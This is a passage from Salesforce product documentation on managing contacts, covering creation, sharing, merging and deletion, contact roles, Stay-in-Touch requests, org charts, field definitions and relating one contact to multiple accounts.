Read Only	Users can view, but not update, records.
Read/Write	Users can view and update records.

Note: Asset Access is not available when the organization-wide default for assets is set to Controlled by Parent.

11. Click **Save**.

Tracking the People You Work With

Contacts

A contact is someone who's associated with one of your accounts or other records such as opportunities. Contacts are typically employees of the businesses that you sell to. Contact details provide the information that you need to work your deals effectively, such as name, mobile phone number, and job title.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Considerations for Creating Contacts

Before you create contacts, consider a few key points.

Guidelines for Viewing and Managing Contacts

Use the Contacts home page to view and manage your contacts.

Considerations for Using Contact Roles

Contact roles let you specify the part that a person plays in an account, case, contract, or opportunity. When you use contact roles, you have more information about who to contact and when. There are some things to be aware of when using contact roles.

Update Contacts Via Stay-in-Touch Requests

To quickly and easily request updated contact information from a contact or person account, send a Stay-in-Touch request.

Considerations for Changing the Account for Contacts

Consider key points before changing the account that's associated with a contact.

Merge Duplicate Contacts

If duplicate contacts are associated with the same account, you can merge them. That way, your data is streamlined and up-to-date.

Display and View a Contact's Org Chart

Find out who's who at your contacts' companies. Salesforce can display an org chart with contact hierarchy for each of your contacts. That way, you have even more information for planning your sales strategy.

Considerations for Deleting Contacts

Most contacts can be deleted with one click. However, before you delete a contact, be aware of who can delete contacts and what happens to records that are associated with deleted contacts.

SEE ALSO:

What Is a Person Account?

Social Accounts, Contacts, and Leads

Manage Email and Templates in Lightning Experience

Manage Work and View Past Activity in Lightning Experience

Considerations for Creating Contacts

Before you create contacts, consider a few key points.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- You can create a contact from several places in Salesforce.
  - Create a contact on an account's detail page.
  - Import a contact from a mobile device using the Salesforce1 app.
  - Create a contact from the Contacts area. You should always associate an account to the new contact. If you don't, the contact is private. Private contacts are accessible only to their owner and system administrators, which makes them hard to find and easy to forget.
- To create a contact that's automatically associated with an account, create the contact from the account's detail page.
- To track a contact's relationship with more than one account, use the Related Accounts related list to add additional account-contact relationships By tracking all related accounts on a single contact record, you avoid creating duplicate contacts. Just make sure your admin has set up Contacts to Multiple Accounts.
- If your Salesforce org uses record types, you're sometimes prompted to choose a `Record Type` when creating a contact. Different record types can have different fields and picklist values.
- If your Salesforce org uses divisions, the division of a new contact is automatically set to the division of the related account.

SEE ALSO:

Contacts

Create and Update Records

Import Contacts from Mobile Device Contact Lists into Salesforce

Contact Fields

Share Contacts

Guidelines for Viewing and Managing Contacts

Use the Contacts home page to view and manage your contacts.

- Person accounts don't appear in the Recently Viewed list on the Contacts home page.
- If you're using Salesforce Classic, a printable view of the contacts list is available. You can save the printable view as a PDF.
- When you select a person account from a contact list view, the corresponding person account appears on the Accounts page.
- To view a filtered list of contacts, select a predefined view from the drop-down list. Admins of Professional, Enterprise, Unlimited, Performance, and Developer Edition orgs can grant access to contacts beyond what the sharing model allows. See Share Contacts.

  If you're using Salesforce Classic:

  - To define your own custom view, click **Create New View**.
  - To edit or delete a view that you created, select it from the `View` drop-down list, and then click **Edit**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view contacts:
- "Read" on contacts

To create contacts:
- "Create" on contacts

- To make person accounts easy to find, create a custom list view, adding the `Is Person Account` icon as a column.
- If you're using Salesforce Classic, to add contacts to a campaign, select the checkbox next to one or more contacts, and then click **Add to Campaign**. To select all displayed records, select the checkbox in the column header.

SEE ALSO:

Contacts

Considerations for Changing the Account for Contacts

Share Contacts

Finding Out if Your Partners Use Salesforce

Accounts

Considerations for Using Contact Roles

Contact roles let you specify the part that a person plays in an account, case, contract, or opportunity. When you use contact roles, you have more information about who to contact and when. There are some things to be aware of when using contact roles.

Important: In Salesforce Classic, contact roles are available for accounts, opportunities, cases, and contracts. In Lightning Experience, contact roles are available for opportunities and contracts. Although contact roles work more or less the same for each available object, they work independently. Therefore, you need to set them up and use them separately for each object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- To view the contact records that are listed in the Contact Roles related lists, you must have the proper user permissions and sharing access to those records.
- When you add contact roles for opportunities, you can select from up to 50 contacts that are associated with the record's account.
- A single contact or person account can have a different contact role on different records.

- Adding person accounts to contact roles on accounts is available but not recommended. Instead, use the Partners related list to associate person accounts to other accounts.

SEE ALSO:

Add and Manage Contact Roles

Update Contacts Via Stay-in-Touch Requests

To quickly and easily request updated contact information from a contact or person account, send a Stay-in-Touch request.

Note: Stay-in-Touch Requests is scheduled for retirement in all Salesforce orgs as of Summer '17. For more information, see, Stay-in-Touch Request Retirement.

If the contact or person account has a valid email address, you can request updates from:

- Contacts that you own
- Contacts that are associated with accounts that you own
- Contacts that you can edit because of a sharing rule or manual record sharing
- Person accounts that you own

1. On the detail page of a contact or person account, click **Request Update**.

   An outgoing email is created according to your personal Stay-in-Touch settings.

2. Edit the details of the email.
3. Click **Send**. You can send individual Stay-in-Touch requests regardless of the recipient's `Email Opt Out` setting.

   The recipient receives the email and clicks a link to provide updates or to confirm that no changes are necessary. You receive an email notification.

4. To update, review, and accept or reject the new information, click the link in the email.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To request updates:

- "Send Stay-in-Touch Requests"

  AND

  "Send Email"

SEE ALSO:

Use Stay-in-Touch Responses to Update Contact Details

Use Mass Stay-in-Touch to Request Updated Contact Information from Multiple People

Display and View a Contact's Org Chart

Considerations for Changing the Account for Contacts

Consider key points before changing the account that's associated with a contact.

Note: If the contact has a parent account, and the organization-wide default is Controlled by Parent, "Edit" access on the account is required to edit the contact.

- If any of the following are true, you can change the account that's associated with a contact.
  - You have access to the contact, and you're the owner of the target account or the manager of the owner in the role hierarchy.
  - You're the owner of the contact, or you have access to the contact, and you have access to the target account.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

  - You're an admin.

  If you don't meet any of these conditions, contact your admin to change the associated account.

- If you change the `Account Name` field:
  - Cases and opportunities that are associated with the contact remain associated with the previous account and don't roll up to the new account.
  - New cases and opportunities that are created for the contact are associated with the new account.

For contacts that are enabled for portals, review these considerations.

SEE ALSO:

Contacts

Share Contacts

Merge Duplicate Contacts

If duplicate contacts are associated with the same account, you can merge them. That way, your data is streamlined and up-to-date.

Merge Duplicate Contacts in Lightning Experience

Merge duplicate contacts using Lightning Experience.

Merge Duplicate Contacts in Salesforce Classic

Merge duplicate contacts using Salesforce Classic.

SEE ALSO:

Considerations for Merging Duplicate Contacts

Considerations for Merging Contacts That Are Associated with Portal Users

Use Stay-in-Touch Responses to Update Contact Details

Enable the Customer Portal for Contacts and Person Accounts

Considerations for Merging Duplicate Contacts

Keep these considerations in mind when you merge duplicate contact records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Primary Account

In Lightning Experience, you can merge contacts that have different primary accounts unless the contact is associated with a portal user. In Salesforce Classic, you can merge only contacts that have the same primary account. The primary account is the account listed in the `Account Name` field on the contact record.

Redundant Relationships

If you try to merge contacts that are indirectly related to the same account, Salesforce displays a message suggesting that you remove the redundant relationship. On contact records, indirect relationships are managed from the Related Accounts related list.

Portal Users

When you use Lightning Experience to merge contacts associated with portal users, the portal user status isn't shown during merging. The merged record retains the portal user status of the master record. When you use Salesforce Classic to merge contacts associated with portal users, the portal user status is shown during merging. You choose the portal status you want to retain in the merged

record. In both Lightning Experience and Salesforce Classic, the master contact must be associated with a portal user. The merged contact retains the portal user status of the master contact. If a non-master contact is associated with a portal user, that user is deactivated.

Related Items, Chatter Feeds, and Attachments

When duplicate records are related to items such as campaigns or activities, Salesforce relates the items to the merged record, with some exceptions. Chatter feeds are retained from the master record only. Attachments in Chatter feeds are retained in Salesforce but aren't associated with the merged record. To associate the dropped files with the merged record, find them in Files home (in Lightning Experience) or the Files tab (in Salesforce Classic). Then add them to the Files related list on the merged record.

Campaigns

If the duplicate contacts are members of different campaigns, the date in the `Member Status Updated` field is retained for each contact and associated with the merged contact.

Hidden and Read-Only Fields

Salesforce retains any data in hidden or read-only fields, such as sharing settings, from the master record. Hidden fields aren't shown while you merge. A merged record retains the `Created By` user and `Created Date` from the oldest record merged, regardless of which record is the master. The record shows the merge date as the `Last Modified By` date.

Non-Master Contacts

The non-master contacts are moved to the Recycle Bin.

SEE ALSO:

Merge Duplicate Contacts

Contact Fields

Considerations for Merging Contacts That Are Associated with Portal Users

Considerations for Merging Contacts That Are Associated with Portal Users

Consider key points before you merge contacts that are associated with portal users.

- You can merge a portal contact with another portal contact. For example, you can merge contacts that are enabled to use the following.
  - A partner portal *with* contacts that are enabled to use a customer portal or the reverse
  - A partner portal or customer portal with contacts that are *not* enabled to use a portal
- Before you merge contacts that include partner users *and* customer users, decide which type of portal user to retain. The user that you don't retain is disabled. However, after the contacts are merged, you can enable the contact for access to the portal from which it was removed during the merge process.
- Portal users who are disabled during the merge process retain ownership of any records that they own. For example, if a portal user owns a case, and the portal user is disabled, he or she remains the owner of the case until the case is updated with a new owner.
- You can merge contacts that are associated with various accounts by transferring the contacts that you want to merge into one account and then merging the contacts that are associated with the common account.

EDITIONS

Available in: Salesforce Classic

The customer portal is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The partner portal is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Merge Duplicate Contacts in Lightning Experience

Merge duplicate contacts using Lightning Experience.

1. Choose a contact record. If duplicates exist, they're listed in a Potential Duplicates related list. Or click the **View Duplicates** link that appears on the contact.
2. Choose up to three contact records to merge. Click **Continue**.
3. Choose one contact record as the master.

   Note: In Lightning Experience, portal user status isn't shown during merging.

4. Choose the field values that you want to keep.
5. Confirm that you want to merge the records by clicking **Next**, and then click **Merge Contacts**.

SEE ALSO:

Considerations for Merging Duplicate Contacts

Considerations for Merging Contacts That Are Associated with Portal Users

EDITIONS

Available in: Lightning Experience

Available in: **All** Editions

Customer Portal is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Partner Portal is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To merge contacts:

- "Delete" on contacts

To merge Customer Portal enabled contacts:

- "Delete" on contacts

  AND

  "Edit Self-Service Users"

To merge partner portal enabled contacts:

- "Delete" on contacts

  AND

  "Manage Partners"

Merge Duplicate Contacts in Salesforce Classic

Merge duplicate contacts using Salesforce Classic.

1. From the Contacts related list of an account, click **Merge Contacts**.
2. Select up to three contacts to merge. Use the search box to refine the list, or click **All Contacts** to view the full list of contacts. Click **Next** to continue.
3. Select one contact as the master record.
4. If your organization uses a partner or customer portal, you can select which record you want to retain as the portal user. If you don't want the merged contact to include a portal user, select `Not a portal user`.
5. Select the fields values that you want to retain from each record. Fields with conflicting values are highlighted.
6. Click **Merge**.

See it in action: How to Merge Contacts in Salesforce

SEE ALSO:

Considerations for Merging Duplicate Contacts

Considerations for Merging Contacts That Are Associated with Portal Users

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Customer Portal is available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Partner Portal is available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To merge contacts:
- "Delete" on contacts

To merge Customer Portal enabled contacts:
- "Delete" on contacts

  AND

  "Edit Self-Service Users"

To merge partner portal enabled contacts:
- "Delete" on contacts

  AND

  "Manage Partners"

Display and View a Contact's Org Chart

Find out who's who at your contacts' companies. Salesforce can display an org chart with contact hierarchy for each of your contacts. That way, you have even more information for planning your sales strategy.

1. To display a contact's org chart, enter the name of the contact's manager in the `Reports To` field in the contact's record.
2. Save your changes.
3. To view the contact's org chart, click **[View Org Chart]** in the contact's record.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To view org chart:
- "Read" on contacts

To change org chart:
- "Edit" on contacts

Note: To maintain a complete org chart, make sure that every contact in an account contains another contact in the `Reports To` field. (The contact at the top of the org chart is an exception.) If your contact doesn't report to anyone, the org chart shows only a single person, regardless of how many other contacts are assigned to the same account.

SEE ALSO:

Contacts

Update Contacts Via Stay-in-Touch Requests

Considerations for Deleting Contacts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Most contacts can be deleted with one click. However, before you delete a contact, be aware of who can delete contacts and what happens to records that are associated with deleted contacts.

- You can delete a contact if you're an administrator, the contact owner, or a user above the contact owner in the organization role hierarchy, *and* if you have the "Delete" permission on the Contact object. If you meet these requirements, you'll see **Delete** as an option on the contact's detail page and on its row on the contact list page in.
- If you delete a contact, these associated records are also deleted. You don't need the "Delete" permission on the associated records.
  - Assets (without cases)
  - Attachments
  - Campaign history
  - Events
  - Notes
  - Tasks

  Accounts, entitlements, and opportunities that are associated with the contact aren't deleted.
- The deleted contact is moved to the Recycle Bin. If you undelete the contact, any associated records are restored, including any inactive Self-Service usernames.
- If you delete or remove an activity's primary contact, another contact becomes the primary contact in its place. You can edit the activity to manually select another primary contact.
- You can't delete contacts that have these records associated with them.
  - Assets (with cases)
  - Cases
  - Contracts
  - Partner user
  - Service contracts
  - Active Self-Service users
  - Active Customer Portal users

SEE ALSO:

Delete Records

Share Contacts

Share contacts with other users to make it easier to collaborate within your sales team.

To share contact records with other users, those users must have Read permission for Contacts. When you share a contact record that has an associated account, the account is also shared only if you have permission to share account records.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. On a contact's detail page, click **Sharing**.

   The sharing detail page lists the users, groups, roles, and territories that have sharing access to the contact.

2. On the sharing detail page, do any of the following.
   - To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.
   - To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
   - Click **Expand List** to view all users that have access to the record.
   - To grant access to the record for other users, groups, roles, or territories, click **Add**.
   - For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.
3. Save your changes.

SEE ALSO:

Contacts

Guidelines for Viewing and Managing Contacts

Considerations for Changing the Account for Contacts

Considerations for Sharing and Accessing Contacts

Considerations for Sharing and Accessing Contacts

Here's some things to know about sharing and accessing contact records.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Contact sharing isn't available for organizations that have territory management or person accounts.
- You can't restrict access to contacts beyond your organization's default access levels.
- You need at least read access to the contacts and leads that you invite to an event. You need at least "Add Events" on a resource to invite it to an event.
- A contact that isn't linked to an account is always private, regardless of your organization's sharing model. Only the owner of the contact and administrators can view it. Sharing rules and workflow rules don't apply to private contacts. If your organization uses divisions, private contacts always belong to the global division.
- If a recipient doesn't have access to the account, you can't share the contact unless you also have permission to share the account.
- If your organization-wide default for contacts is set to Controlled by Parent, the `Contact Access` options aren't available when you share related records such as accounts. Instead, all access to contacts is determined by the user's access to the contact's account.
- If your organization-wide default for contacts is Controlled by Parent and your organization-wide default for accounts is Private, you can't view contacts for accounts that you don't own, even if you have the View All permission on the account object. However, if you own a contact on an account, you can view other contacts on the same account. (Access to a parent account gives you access to the associated child records.)

Contact Fields

Contacts have the following fields, listed in alphabetical order. Availability of fields depends on how your admin set up Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Field	Description
Account Name	The account that the contact is linked to. Enter the account name, select the account from a list, or create an account. Private contacts don't have an account.
Allow Customer Portal Self-Registration	If you allow access to a customer portal, when selected, allows contacts to self-register for it.
Assistant	The contact's assistant. Maximum 40 characters.
Asst. Phone	The assistant's phone number. Maximum 40 characters.
Birthdate	The contact's birthday. Click the field, and then choose a date from the calendar.
Contact Currency	The default currency for all currency amount fields in the contact. Amounts are displayed in the contact currency and converted to the user's personal currency. Available when multiple currencies are used.
Contact Division	The division that the contact belongs to. This value is inherited from the related account. Available when divisions are used to segment data.
Contact Owner	The contact's assigned owner. Not available in Personal Edition.
Contact Record Type	The name of the field that determines what picklist values are available for the record. Available in Professional, Enterprise, Unlimited, Performance, and Developer Editions.
Created By	The user who created the contact. Includes creation date and time. Read only.
Custom Links	A list of custom links for contacts, as set up by your administrator.
Department	The associated business or organizational unit. Maximum 80 characters.
Description	The contact's description. Maximum 32 KB of data. The first 255 characters appear in reports.

Field	Description
Email	The contact's email address. A valid email address is required. Maximum 80 characters. Click the email address in this field to send an email using your personal email application. This action isn't logged as an activity on the contact record. If the Gmail Buttons and Links feature is enabled, click the Gmail link next to the field to send an email from your Gmail account.
Fax	The contact's fax number. Maximum 40 characters.
First Name	The contact's first name, as displayed on the contact edit page. Maximum 40 characters.
First Name (Local)	The contact's first name, translated into the local language.
Home Phone	The contact's home phone number. Maximum 40 characters.
Last Modified By	The user who last changed the contact fields, including modification date and time. This field doesn't track changes that were made to any of the related list items on the contact. Read only.
Last Name	The contact's last name as displayed on the contact edit page. Maximum 80 characters.
Last Name (Local)	The contact's last name, translated into the local language.
Last Stay-in-Touch Request Date	The date when the most recent Stay-in-Touch request was sent.
Last Stay-in-Touch Save Date	The date when the most recent Stay-in-Touch request was returned and merged.
Lead Source	The record source: for example, Advertisement, Partner, or Web. The entry is selected from a picklist of available values, which the administrator sets. Maximum 40 characters for each picklist value.
Mailing City	The city in the mailing address. Maximum 40 characters.
Mailing Country	The country in the mailing address. Maximum 80 characters.
Mailing State/Province	The state or province in the mailing address. Maximum 80 characters.
Mailing Street	The street in the mailing address. Maximum 255 characters.
Mailing Zip/Postal Code	The zip or postal code in the mailing address. Maximum 20 characters.
Middle Name	The contact's middle name, as displayed on the contact edit page. Maximum 40 characters. To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find

Field	Description
	box, then select **User Interface**. Then select `Enable Middle Names for Person Names`.
`Middle Name (Local)`	The contact's middle name, translated into the local language. To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *`User Interface`* in the `Quick Find` box, then select **User Interface**. Then select `Enable Middle Names for Person Names`.
`Mobile`	The contact's mobile phone number. Maximum 40 characters.
`Name`	The contact's combined first name, middle name, last name, and suffix, as displayed on the contact detail page.
`Other City`	The city in another address for the contact. Maximum 40 characters.
`Other Country`	The country in another address for the contact. The entry is selected from a picklist of standard values or entered as text. If the field is a text field, maximum 80 characters.
`Other State/Province`	The state or province in another address for the contact. The entry is selected from a picklist of standard values or entered as text. If the field is a text field, maximum 80 characters.
`Other Street`	The street address in another address for the contact. Maximum 255 characters.
`Other Zip/Postal Code`	The zip or postal code in another address for the contact. Maximum 20 characters.
`Other Phone`	Another phone number for the contact. Maximum 40 characters.
`Phone`	The contact's primary phone number. Maximum 40 characters.
`Reports To`	The name of the contact's manager. Enter a contact name, or select a contact from the list.
`Salutation`	The title for addressing the contact, for example, Mr., Ms., or Dr. The entry is selected from a picklist of available values, which the administrator sets. Maximum 40 characters.
`Suffix`	The suffix in the contact's name, as displayed on the contact edit page. Maximum 40 characters. To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *`User Interface`* in the `Quick Find` box, then select **User Interface**. Then select `Enable Middle Names for Person Names`.
`Title`	The contact's position within the organization. Maximum 80 characters.

Field	Description
`Username`	For Self-Service contacts only. The `Username` defaults to the `Email`. Contacts enter their usernames when logging in to the Self-Service portal. Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

SEE ALSO:

Considerations for Creating Contacts

Considerations for Changing the Account for Contacts

Contact Role Fields

Contact Roles define the role that a contact or person account plays in an account, case, contract, or opportunity. A contact role has the following fields. Lightning Experience also includes an Opportunities field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Field	Description
`Contact`	The name of the contact or person account. Select an existing contact or create a new one.
`Primary`	When selected, identifies the person as the primary contact for the record. The `Primary` option isn't available for cases. Instead, the contact listed in the `Contact Name` field on the case record is automatically the primary contact.
`Role`	The role of the contact for the record. Your administrator can customize the selections for this picklist.

Add and Manage Contact Roles

Specify the part that each contact or person account plays in your business process.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Add and Manage Contact Roles in Lightning Experience

To specify the part that each contact plays in your business process, add contact roles to opportunities or contracts.

Add and Manage Contact Roles in Salesforce Classic

To specify the part that each contact plays in your business process, add contact roles to accounts, cases, contracts, and opportunities.

Add and Manage Contact Roles in Lightning Experience

To specify the part that each contact plays in your business process, add contact roles to opportunities or contracts.

Important: In Lightning Experience, contact roles are available for opportunities and contracts. Although they work more or less the same for each available object, they work independently. Therefore, you need to set them up and use them separately for each object.

1. Click **Add Contact Role** in the Contact Roles related list of a opportunity or contract.
2. Click the contact field to select a contact or person account. Optionally, click **New Contact** to create a contact.
3. Select a role for the contact. If you don't select a role, the contact is still added to the Contact Role related list and can be edited later.
4. Optionally, designate a primary contact for the record.
5. Save your changes.
6. Keep the record's contact roles up to date by editing and deleting them as needed.

Example: At AW Computing, Mary Smith evaluates all proposals and then forwards them to Tom Jones for a final decision. In the opportunity record for AW Computing, you designate Mary Smith as the Evaluator and Tom Jones as the Decision Maker. Now you know who to contact first!

SEE ALSO:

Considerations for Using Contact Roles

Contact Role Fields

Set Up Contact Roles

EDITIONS

Available in: Lightning Experience

Available in all editions

USER PERMISSIONS

To add or edit contact roles:

- "Edit" on the object the contact roles are on, such as accounts or opportunities

  AND

  "Read" on contacts

To view contact roles:

- "Read" on the object the contact roles are on, such as accounts or opportunities

Add and Manage Contact Roles in Salesforce Classic

To specify the part that each contact plays in your business process, add contact roles to accounts, cases, contracts, and opportunities.

Important: In Salesforce Classic, contact roles are available for accounts, opportunities, cases, and contracts. In Lightning Experience, contact roles are available for opportunities and contracts. Although contact roles work more or less the same for each available object, they work independently. Therefore, you need to set them up and use them separately for each object.

1. Click **New** in the Contact Roles related list of an account, case, contract, or opportunity.
2. Use the lookup icon to select a contact or person account. Optionally, click **New** to create a contact.
3. Select a role for the contact.
4. Optionally, designate a primary contact for the record. Cases don't have this option.
5. Save your changes.
6. Keep the record's contact roles up to date by editing and deleting them as needed.

Example: At AW Computing, Mary Smith evaluates all proposals and then forwards them to Tom Jones for a final decision. In the opportunity record for AW Computing, you designate Mary Smith as the Evaluator and Tom Jones as the Decision Maker. Now you know who to contact first!

SEE ALSO:

Considerations for Using Contact Roles

Contact Role Fields

Set Up Contact Roles

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To add or edit contact roles:

- "Edit" on the object the contact roles are on, such as accounts, cases, contracts, or opportunities

  AND

  "Read" on contacts

To view contact roles:

- "Read" on the object the contact roles are on, such as accounts, cases, contracts, or opportunities

Contacts to Multiple Accounts

People often work with more than one company. A business owner might own more than one company or a consultant might work on behalf of multiple organizations. Relate a single contact to multiple accounts so you can easily track the relationships between people and businesses without creating duplicate records.


When you use Contacts to Multiple Accounts, each contact still requires a primary account (the account in the `Account Name` field). The contact and its primary account have a *direct* relationship. But you can add other accounts to the contact. These secondary account-contact relationships are *indirect*.

Contacts to Multiple Accounts works with person accounts. That means a person account can be either a related contact on a business account or a related account on a contact. A person account can also be related to another person account as either a related contact or related account. When you relate a person account to an account or contact, the relationship is always indirect. That's because person accounts don't have primary accounts, so person accounts can't be directly related to business accounts. And person accounts can't be primary accounts for contacts, so person accounts can't be directly related to contacts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Example: John Smith is president of Acme Corporations, and Acme is the account on his contact record. But John is also involved with the nonprofit media organization Greendot Media. By adding Greendot Media as a related account on John's contact record, you can track this other relationship. John is considered a *direct* contact to Acme because Acme is the account on his contact record. And he's considered an *indirect* contact to Greendot Media and any other accounts that he becomes related to. John also appears on the Related Contacts related list for Greendot Media and any other accounts that he's indirectly related to.

SEE ALSO:

- Comparing Contacts to Multiple Accounts to Other Options
- Create and Edit Relationships Between Contacts and Accounts
- Considerations for Relating a Contact to Multiple Accounts
- Set Up Contacts to Multiple Accounts

Create and Edit Relationships Between Contacts and Accounts

To easily track the relationships between people and the businesses they work with, relate a single contact record to multiple account records.

Watch a Demo (2:12 minutes)

1. From an account record, use the Related Contacts related list to create or edit relationships between accounts and contacts or person accounts.
   a. Create a relationship by clicking **Add Relationship**.
   b. Edit an existing relationship by clicking **View Rel** (in Salesforce Classic) or **View Relationship** (in Lightning Experience).Then click **Edit Relationship**.
2. Fill in the account-contact relationship information.

   Note: The `Direct` field indicates whether the account associated with the contact is the contact's primary account. The field is read only because it's a system-generated field based on the `Account Name` field on the contact. To remove a direct relationship between a contact and an account, change the contact's primary account or delete the contact. Person accounts always have indirect relationships to business accounts.
3. Save your changes.

To create and edit account and contact relationships from a contact or person account record, use the Related Accounts related list.

SEE ALSO:

Contacts to Multiple Accounts

Considerations for Relating a Contact to Multiple Accounts

Account Contact Relationship Fields

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, or delete relationships between account and contacts
- "Read" on accounts and "Edit" on contacts

To view relationships between account and contacts
- "Read" on accounts and contacts

Considerations for Relating a Contact to Multiple Accounts

Get familiar with potential gotchas before you relate a single contact to multiple accounts.

General

- The account that's in the `Account Name` field on a contact record is the contact's *primary* account. The relationship between the contact and its primary account is a *direct* relationship. All other accounts that are related to the contact are *indirect* relationships.
- To remove a direct relationship between a contact and an account, change the contact's primary account or delete the contact.
- You can import account-contact relationships with the Data Loader, but not the Data Import Wizard.
- Community users with the Customer Community user license can't see indirect account-contact relationships.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Account Contact Relationships

- All direct contacts are automatically included in the account record's Related Contacts related list, so your admin may have removed the Contacts related list from your page layouts.
- When you have access to a particular account, the related contacts that you have Read access to appear in the Related Contacts related lists. When you have access to a particular contact, all related accounts appear in the Related Accounts related list, but you can open only the accounts you have Read access to.
- When creating indirect relationships between accounts and contacts, the contact must have a primary account—it can't be a private contact.
- You can't create a new contact from the Account Contact Relationship detail page.
- If changing a contact's primary account triggers a workflow rule that changes the primary account to something else, the relationship between the contact and the account you had selected is saved as an indirect relationship. This is true *only* if your admin has configured the settings to save previous relationships.
- Some lists of most recently used items (such as a contact lookup field) only show direct relationships.

Merging

- If you try to merge contacts that are indirectly related to the same account, you'll get an error message telling you to remove the duplicate relationship. The same is true when merging accounts that are indirectly related to the same contact. The error message tells you which account–contact relationships are preventing the merge, regardless of whether you have access to the records. If you don't have access to a record, you can't navigate to it.
- When merging person accounts, indirect relationships with accounts and indirect relationships with contacts are evaluated separately. If you have conflicts with both, you'll get two errors and need to resolve them separately.

Mircosoft Integration

- When syncing contacts between Salesforce and Microsoft Outlook, only the primary account relationship is synced.
- If you remove the account name from a contact in Outlook, the contact will not sync to Salesforce successfully if the contact has relationships to other accounts in Salesforce.

Admin Settings

- When you try to delete an account that has direct contacts that are related to other accounts, what happens depends on what your admin specified in the account settings. You're either blocked from deleting the account or allowed to delete the account. If you're allowed to delete the account, all direct contacts will be automatically deleted, regardless of whether they have relationships to other accounts.
- When you change a contact's primary account, what happens to the previous account relationship depends on what your admin specified in the account settings. The relationship between the contact and previous primary account will be deleted or saved as an indirect relationship.
- Whether activities roll up to a contact's parent account depends on what your admin specified in the activity settings.

SEE ALSO:

Validation Rules for Account Contact Relationships

Contacts to Multiple Accounts

Create and Edit Relationships Between Contacts and Accounts

Account Contact Relationship Fields

Contacts to Multiple Accounts lets you associate a single contact to multiple accounts through the Account Contact Relationship object. Your page layout and field-level security settings determine which fields are visible and editable.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Account`	The name of the company the contact is related to.
`Active`	Indicates whether the contact is actively involved with the company.
`Contact`	The name of the person that's related to the account.
`Direct`	Indicates whether the account associated with the contact is the contact's primary account. This read-only field is based on the `Account Name` field on the contact record. For example, on the Acme account record, the Related Contacts related list automatically includes all contacts that have Acme in the `Account Name` field and marks them as direct contacts.
`End Date`	The date a relationship between a contact and account ended. Use with the `Start Date` field to keep a history of the relationship.
`Roles`	The contact's participating role in the account; for example, Buyer, Decision Maker, or Evaluator. You can select multiple roles for a contact.
`Start Date`	The date a relationship between a contact and account began. Use with the `End Date` field to keep a history of the relationship.

SEE ALSO:

Contacts to Multiple Accounts

Create and Edit Relationships Between Contacts and Accounts

Use Stay-in-Touch Responses to Update Contact Details

Use a contact's Stay-in-Touch email reply to update a contact record.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Note: Stay-in-Touch Requests is scheduled for retirement in all Salesforce orgs as of Summer '17. For more information, see, Stay-in-Touch Request Retirement.

1. From the Stay-in-Touch email response that you receive, click the **Update Now** link.
2. Review the new and original values.

